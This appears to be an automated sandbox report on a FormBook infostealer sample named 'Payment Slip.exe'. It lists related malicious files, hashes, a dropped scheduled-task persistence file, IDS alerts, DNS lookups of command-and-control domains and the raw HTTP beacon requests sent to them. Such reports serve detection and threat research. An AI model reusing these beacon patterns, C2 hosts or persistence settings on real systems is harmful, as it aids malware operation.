	DHL_Sender_Documents_Details_021230900.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	invoice.exe	Get hash	malicious	Browse	• 198.54.117.210
	onxyPs4yG1MUPbN.exe	Get hash	malicious	Browse	• 198.54.117.211
	85fX3YfW9S.exe	Get hash	malicious	Browse	• 198.54.117.215
	Amended SO of 2000KVA400KVA.exe	Get hash	malicious	Browse	• 198.54.117.210
	Updated SOA 210920.PDF.exe	Get hash	malicious	Browse	• 198.54.117.217
	Z14S9Zolcyub1pd.exe	Get hash	malicious	Browse	• 198.54.117.210
	sprogr.exe	Get hash	malicious	Browse	• 198.54.117.215
	EWVNnyXoRS.exe	Get hash	malicious	Browse	• 198.54.117.212
	aT8aer3ybNvYpl3.exe	Get hash	malicious	Browse	• 198.54.117.215
	VUcg8XrQYa.exe	Get hash	malicious	Browse	• 198.54.117.216

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
XIAOZHIYUN1-AS-APICIDCNETWORKUS	GbjE8Awfrz	Get hash	malicious	Browse	• 156.234.199.250
	tI0W00k1vt	Get hash	malicious	Browse	• 156.234.1.246
	6qWOL8Y2ce.exe	Get hash	malicious	Browse	• 103.48.133.171
	vj9njvsEaD	Get hash	malicious	Browse	• 156.234.199.249
	UPDATED e-STATEMENT..exe	Get hash	malicious	Browse	• 156.226.250.163
	new product order.exe	Get hash	malicious	Browse	• 154.222.115.69
	vbc.exe	Get hash	malicious	Browse	• 156.234.138.10
	ordinazione d'acquisto_pdf_____.exe	Get hash	malicious	Browse	• 154.207.58.160
	HoGxvkYZd5	Get hash	malicious	Browse	• 156.234.204.175
	UnHAnaAW.x86	Get hash	malicious	Browse	• 23.235.167.123
	101F35094156E36CFB27CCE369EA6D4AFC7AA61EF7099.exe	Get hash	malicious	Browse	• 156.255.45.68
	pay.exe	Get hash	malicious	Browse	• 156.255.235.234
	Unpaid invoice.exe	Get hash	malicious	Browse	• 154.207.58.141
	vbc.exe	Get hash	malicious	Browse	• 154.207.58.141
	USD INV#1191189.xlsx	Get hash	malicious	Browse	• 154.207.58.141
	KXM253rCpW	Get hash	malicious	Browse	• 156.234.1.254
	dcMqJ2tQNW	Get hash	malicious	Browse	• 156.234.1.250
	Kp6SDRr8xd	Get hash	malicious	Browse	• 156.234.123.194

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	#98765.exe	Get hash	malicious	Browse	• 156.241.53.153
	HC1Y67xAaD	Get hash	malicious	Browse	• 156.253.80.9
NAMECHEAP-NETUS	RFQ9003930 New Order.doc	Get hash	malicious	Browse	• 198.54.117.215
	xccHIJ0vo7.exe	Get hash	malicious	Browse	• 104.219.248.26
	$$$.exe	Get hash	malicious	Browse	• 162.213.255.42
	JaUEDJDvt2.exe	Get hash	malicious	Browse	• 162.213.250.2
	NEW PRODUCT DETAILS.doc	Get hash	malicious	Browse	• 104.219.248.26
	PURCHASE ORDER I 5083.exe	Get hash	malicious	Browse	• 198.54.117.218
	Detalles del pago.pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	Purchase_order_No_7839__.exe	Get hash	malicious	Browse	• 198.187.31.167
	INVOICE.exe	Get hash	malicious	Browse	• 198.54.117.211
	Contract.exe	Get hash	malicious	Browse	• 63.250.38.200
	PROFORMA-PDA 00GGTBGX00001A.xlsx	Get hash	malicious	Browse	• 198.54.116.133
	NEW ORDER RE PO88224.PDF.EXE	Get hash	malicious	Browse	• 198.54.117.212
	w3G51OGHm6.exe	Get hash	malicious	Browse	• 198.187.31.167
	Payment_N#U00ba 2120779,pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	TT Payment.exe	Get hash	malicious	Browse	• 63.250.38.200
	Purchase_order_No_7839.exe	Get hash	malicious	Browse	• 198.187.31.167
	uE4k5TUoUw.exe	Get hash	malicious	Browse	• 198.54.115.222
	SWIFT Transfer 103_0034OTT21000123_8238174530.PDF.exe	Get hash	malicious	Browse	• 198.54.117.210
	SYsObQNkC1.exe	Get hash	malicious	Browse	• 198.54.117.216
	SBGW#001232021.exe	Get hash	malicious	Browse	• 198.54.117.217

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Payment Slip.exe.log	
Process:	C:\Users\user\Desktop\Payment Slip.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1309
Entropy (8bit):	5.3528008810928345
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84aE4Ks:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzg
MD5:	542338C5A30B02E372089FECDC54D607
SHA1:	6FAD29FF14686FC847B160E876C1E078333F6DCB
SHA-256:	6CEA4E70947B962733754346CE49553BE3FB6E1FB3949C29EC22FA9CA4B7E7B6
SHA-512:	FE4431305A8958C4940EB4AC65723A38DA6057C3D30F789C6EDDEBA8962B62E9C0583254E74740855027CF3AE9315E3001A7EEB54168073ED0D2AB9B1F05503A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmp4F38.tmp	
Process:	C:\Users\user\Desktop\Payment Slip.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1641
Entropy (8bit):	5.178650705953315

C:\Users\user\AppData\Local\Temp\tmp4F38.tmp	
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGVtn:cbhK79lNQR/rydbz9I3YODOLNdq3s
MD5:	5F7B114B6FB5AC406F3D10CF29AE1D5E
SHA1:	2D2FB8E8D550D1B3E0C8469F8A0027296AFBC76A
SHA-256:	DE4A8877DFEB875E5EBB0BFF8F0E969C7B799B843F6C6E89C888EF49705B05C4
SHA-512:	2E8DBD280B680538D41E733E3359B00DC455DF3B8F8A4866BBF85063170E4547F260AA2103AD0A982958FB4D43529576F3A2945D88FDE60CF2674517FA1DD7A0
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\uVxomBuy.exe	
Process:	C:\Users\user\Desktop\Payment Slip.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	850944
Entropy (8bit):	6.771982201754698
Encrypted:	false
SSDEEP:	12288:pH/KsYkm4HeopInJAMDQr8QuSPaAZvS9KDfKrHI+3SIBtEy0dzfGJY5CTDuLtJcA:m8IFhXHbfVTmScyr6F+C8G
MD5:	3D0D9C87EA732CAF417AFA0B8AF62267
SHA1:	DFB1E57A9CF498310CB7287F4B5792CBCD8B3974
SHA-256:	95B6BA2BE30399F87D20E021BEE29F0EB46773B67407F3ED9987D22610D5249D
SHA-512:	E7DB51CD7BAF84CF65EBEAD15C3E56CA9E381866A4EDC7E945AFFE4F64F53BEF08519037A5E4FC2EF8F8034E91B240B5D3511A2CDEC08E308E8E473A7430A83B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 2%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Qa.....0..(.....G... ...`....@.. .....`.....@.....F..O...`.....@..... ..... ..H.....text... '... ...(..... ..`.rsrc.....`.....*.....@..@.reloc.....@.....@..B.....F.....H.....HS.....0 ...&.....{#...*:.($....}#...*..0..$.....u.....,.(%....{#....{#...o&...+..*v ..l.)UU.Z(%....{#...o'...X*...0..M.....r...p.....%..{#.....-.q.....-.&.+.....o(....()...*..{*...*..{+...*V.($....}*.....}+...*..0..<.....u.....,0(%....{*....{*...o&....,(....{+....{+...o-...+..*. .pi|)UU.Z(%....{*...o'...X)UU.Z(,....{+...o....X*....0.....r%..p.....%..{*.....

C:\Users\user\AppData\Roaming\uVxomBuy.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Payment Slip.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.771982201754698

General

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Payment Slip.exe
File size:	850944
MD5:	3d0d9c87ea732caf417afa0b8af62267
SHA1:	dfb1e57a9cf498310cb7287f4b5792cbcd8b3974
SHA256:	95b6ba2be30399f87d20e021bee29f0eb46773b67407f3ed9987d22610d5249d
SHA512:	e7db51cd7baf84cf65ebead15c3e56ca9e381866a4edc7e945affe4f64f53bef08519037a5e4fc2ef8f8034e91b240b5d3511a2cdec08e308e8e473a7430a83b
SSDEEP:	12288:pH/KsYkm4HeopInJAMDQr8QuSPaAZvS9KDfKrHI+3SIBtEy0dzfGJY5CTDuLtJcA:m8IFhXHbfVTmScyr6F+C8G
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Qa.....0..(.....G... ...`....@.. .....`.....@.....

File Icon

Icon Hash:	c6d2d2cadad2d2d2

Static PE Info

General

Entrypoint:	0x4b471a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61511504 [Mon Sep 27 00:49:08 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb2720	0xb2800	False	0.667656906513	data	6.9991644311	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb6000	0x1cf1c	0x1d000	False	0.201845366379	data	3.98922230811	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd4000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-15:39:31.449550	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49814	80	192.168.2.4	45.39.212.49
09/27/21-15:39:31.449550	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49814	80	192.168.2.4	45.39.212.49
09/27/21-15:39:31.449550	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49814	80	192.168.2.4	45.39.212.49
09/27/21-15:39:58.482221	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49843	34.102.136.180	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 15:39:31.213728905 CEST	192.168.2.4	8.8.8.8	0x86f	Standard query (0)	www.00333v.com	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:41.648133993 CEST	192.168.2.4	8.8.8.8	0x28b6	Standard query (0)	www.yuumgo.academy	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:47.418817043 CEST	192.168.2.4	8.8.8.8	0xf73c	Standard query (0)	www.b0ay.com	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:52.862185955 CEST	192.168.2.4	8.8.8.8	0xf17f	Standard query (0)	www.axswallet.com	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:58.254683018 CEST	192.168.2.4	8.8.8.8	0x42ee	Standard query (0)	www.interweavelife.com	A (IP address)	IN (0x0001)
Sep 27, 2021 15:40:03.486049891 CEST	192.168.2.4	8.8.8.8	0xa709	Standard query (0)	www.relativewifi.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 15:39:31.265556097 CEST	8.8.8.8	192.168.2.4	0x86f	No error (0)	www.00333v.com		45.39.212.49	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:41.908919096 CEST	8.8.8.8	192.168.2.4	0x28b6	No error (0)	www.yuumgo.academy	yuumgo.academy		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 15:39:41.908919096 CEST	8.8.8.8	192.168.2.4	0x28b6	No error (0)	yuumgo.academy		75.102.22.71	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:47.448826075 CEST	8.8.8.8	192.168.2.4	0xf73c	No error (0)	www.b0ay.com		45.207.75.185	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:52.902616024 CEST	8.8.8.8	192.168.2.4	0xf17f	No error (0)	www.axswallet.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 15:39:52.902616024 CEST	8.8.8.8	192.168.2.4	0xf17f	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:52.902616024 CEST	8.8.8.8	192.168.2.4	0xf17f	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 15:39:52.902616024 CEST	8.8.8.8	192.168.2.4	0xf17f	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:52.902616024 CEST	8.8.8.8	192.168.2.4	0xf17f	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:52.902616024 CEST	8.8.8.8	192.168.2.4	0xf17f	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:52.902616024 CEST	8.8.8.8	192.168.2.4	0xf17f	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:52.902616024 CEST	8.8.8.8	192.168.2.4	0xf17f	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Sep 27, 2021 15:39:58.289097071 CEST	8.8.8.8	192.168.2.4	0x42ee	No error (0)	www.interweavelife.com	interweavelife.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 15:39:58.289097071 CEST	8.8.8.8	192.168.2.4	0x42ee	No error (0)	interweavelife.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 27, 2021 15:40:03.632539988 CEST	8.8.8.8	192.168.2.4	0xa709	No error (0)	www.relativewifi.com		170.75.251.7	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.00333v.com
- www.yuumgo.academy
- www.b0ay.com
- www.axswallet.com
- www.interweavelife.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49814	45.39.212.49	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:39:31.449549913 CEST	5939	OUT	GET /qfff/?zVsX=A0Gd4dmxD4WpN&h0Dpm=EtMhOrO65XWqZe1V/yWpI1DgXrgEJw48YTYdNBZuHNrU3gzc/ZcPLe5HxHKJImHY7C2C HTTP/1.1 Host: www.00333v.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:39:31.616306067 CEST	5942	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 13:39:16 GMT Content-Type: text/html Content-Length: 1235 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 c9 c7 ce b2 d9 b2 ba d3 cd f8 c2 e7 bc bc ca f5 d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 34 35 33 36 3b 26 23 32 34 35 35 31 3b 26 23 33 33 36 30 39 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 2c 2c 2c 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 34 35 33 36 3b 26 23 32 34 35 35 31 3b 26 23 33 33 36 30 39 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 2c 2c 2c 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 32 30 32 31 26 23 78 35 45 37 34 3b 26 23 78 36 37 30 30 3b 26 23 78 36 35 42 30 3b 26 23 78 36 37 30 30 3b 26 23 78 36 38 3b 26 23 32 34 35 33 36 3b 26 23 32 34 35 35 31 3b 26 23 33 33 36 30 39 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 26 23 32 35 37 37 33 3b 26 23 32 35 39 31 38 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 78 34 45 39 32 3b 26 23 78 35 32 44 35 3b 26 23 78 34 45 41 34 3b 26 23 78 36 44 34 31 3b 26 23 78 35 45 37 33 3b 26 23 78 38 31 46 41 3b 2c 26 23 78 34 45 30 41 3b 26 23 78 38 34 32 43 3b 26 23 78 37 44 42 32 3b 26 23 78 35 33 43 42 3b 26 23 78 35 32 30 36 3b 26 23 78 34 45 41 42 3b 26 23 78 35 36 46 44 3b 26 23 78 34 45 41 37 3b 26 23 78 37 43 42 45 3b 26 23 78 35 34 43 31 3b 26 23 78 38 31 45 41 3b 26 23 78 36 32 43 44 3b 26 23 78 35 46 43 33 3b 26 23 78 35 46 39 37 3b 2c 26 23 78 35 37 32 38 3b 26 23 78 39 30 31 39 3b 26 23 78 38 38 43 46 3b 26 23 78 35 33 45 46 3b 26 23 78 34 45 45 35 3b 26 23 78 36 32 37 45 3b 26 23 78 35 32 33 30 3b 32 30 32 31 26 23 78 35 37 32 38 3b 26 23 78 37 45 42 46 3b 26 23 78 38 39 43 32 3b 26 23 78 37 37 30 42 3b 26 23 78 36 37 30 30 3b 26 23 78 36 35 42 30 3b 26 23 78 38 43 43 37 3b 26 23 78 38 41 30 41 3b 2c 26 23 78 39 30 31 41 3b 26 23 78 34 46 44 37 3b 26 23 78 36 36 31 33 3b 26 23 78 36 31 43 32 3b 26 23 78 35 37 33 30 3b 26 23 78 36 33 38 43 3b 26 23 78 36 33 45 31 3b 26 23 78 36 34 41 44 3b 26 23 78 36 35 33 45 3b 26 23 78 35 43 30 38 3b 26 23 78 36 39 36 44 3b 26 23 78 37 37 45 35 3b 26 23 78 38 42 35 38 3b 2c 26 23 78 38 42 39 33 3b 26 23 78 36 30 41 38 3b 26 23 78 35 46 45 42 3b 26 23 78 39 30 31 46 3b 26 23 78 36 33 38 43 3b 26 23 78 36 33 45 31 3b 26 23 78 36 37 30 30 3b 26 23 78 36 35 42 30 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 63 6f 6d 6d 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title=";</script><title>&#24536 ;忧草在线观看播放免费,,,</title><meta na me="keywords" content="忘忧草在线观看播放&#208 13;费,,,," /><meta name="description" content="2021年最新最全&#24 536;忧草在线观看播放免费互動 交流平臺,上萬網友分享国& #x4EA7;精品自拍心得,在這裏可&# x4EE5;找到2021在线观看最新資訊,通& #x4FD7;易懂地掌握播放專業知識,&#x8 B93;您快速掌握最新" /><meta http-equiv="Content-Type" cont ent="text/html; charset=gb2312" /></head><script language="javascript" type="text/javascript" src="/common.js"></script> <script language="javascript" type="te

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49840	75.102.22.71	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:39:42.035630941 CEST	6001	OUT	GET /qfff/?zVsX=A0Gd4dmxD4WpN&h0Dpm=iDjkn8VHWDd5B+WgyzOmaYrOSSt87z3Zq6ekoRCiL96i4fBr+80owi h/KVqhv8s04Bt0 HTTP/1.1 Host: www.yuumgo.academy Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 15:39:42.378464937 CEST	6002	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html; charset=UTF-8 expires: Mon, 27 Sep 2021 14:39:41 GMT cache-control: max-age=3600 x-redirect-by: WordPress location: http://yuumgo.academy/qfff/?zVsX=A0Gd4dmxD4WpN&h0Dpm=iDjkn8VHWDd5B+WgyzOmaYrOSSt87z3Zq6eko RCiL96i4fBr+80owih/KVqhv8s04Bt0 content-length: 0 date: Mon, 27 Sep 2021 13:39:41 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49841	45.207.75.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 15:39:47.647291899 CEST	6003	OUT	GET /qfff/?h0Dpm=0w7wS7Gxy1y5PVkYFF5lNTBCNhhGoi1bMCJY/cwIOuW+ZMKS9RSTzNeIK/4fDqykK2MY&zVsX=A0Gd4dmxD4WpN HTTP/1.1 Host: www.b0ay.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 15:39:47.847558975 CEST	6004	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 13:39:44 GMT Content-Type: text/html Content-Length: 1743 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 c9 f1 c5 a9 bc dc ba d9 d9 c4 bd cc d3 fd d7 c9 d1 af d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 31 33 32 30 3b 26 23 32 32 38 31 32 3b 26 23 32 30 32 36 32 3b 26 23 32 30 32 36 32 3b 26 23 32 31 33 32 30 3b 26 23 32 32 38 31 32 3b 26 23 32 30 32 36 32 3b 2c 26 23 32 30 30 30 34 3b 26 23 32 30 30 31 30 3b 26 23 32 30 31 35 34 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 26 23 36 36 3b 26 23 36 38 3b 2c 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 33 32 35 30 38 3b 26 23 32 31 35 31 32 3b 26 23 32 30 30 31 33 3b 26 23 32 35 39 39 31 3b 26 23 32 33 33 38 33 3b 26 23 32 34 31 34 39 3b 26 23 35 30 3b 26 23 32 30 32 39 3b 26 23 33 36 32 32 39 3b 26 23 33 30 37 30 31 3b 26 23 33 35 30 33 33 3b 26 23 32 31 33 39 37 3b 26 23 32 35 31 35 32 3b 26 23 33 38 37 30 36 3b 26 23 33 33 30 38 30 3b 26 23 32 30 38 34 30 3b 26 23 32 36 32 32 33 3b 26 23 32 30 35 39 39 3b 26 23 32 35 32 39 33 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 31 33 32 30 3b 26 23 32 32 38 31 32 3b 26 23 32 30 32 36 32 3b 26 23 32 30 32 36 32 3b 26 23 32 31 33 32 30 3b 26 23 32 32 38 31 32 3b 26 23 32 30 32 36 32 3b 2c 26 23 32 30 30 30 34 3b 26 23 32 30 30 31 30 3b 26 23 32 30 31 35 34 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 26 23 36 36 3b 26 23 36 38 3b 2c 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 33 32 35 30 38 3b 26 23 32 31 35 31 32 3b 26 23 32 30 30 31 33 3b 26 23 32 35 39 39 31 3b 26 23 32 33 33 38 33 3b 26 23 32 34 31 34 39 3b 26 23 35 30 3b 26 23 34 38 3b 26 23 34 39 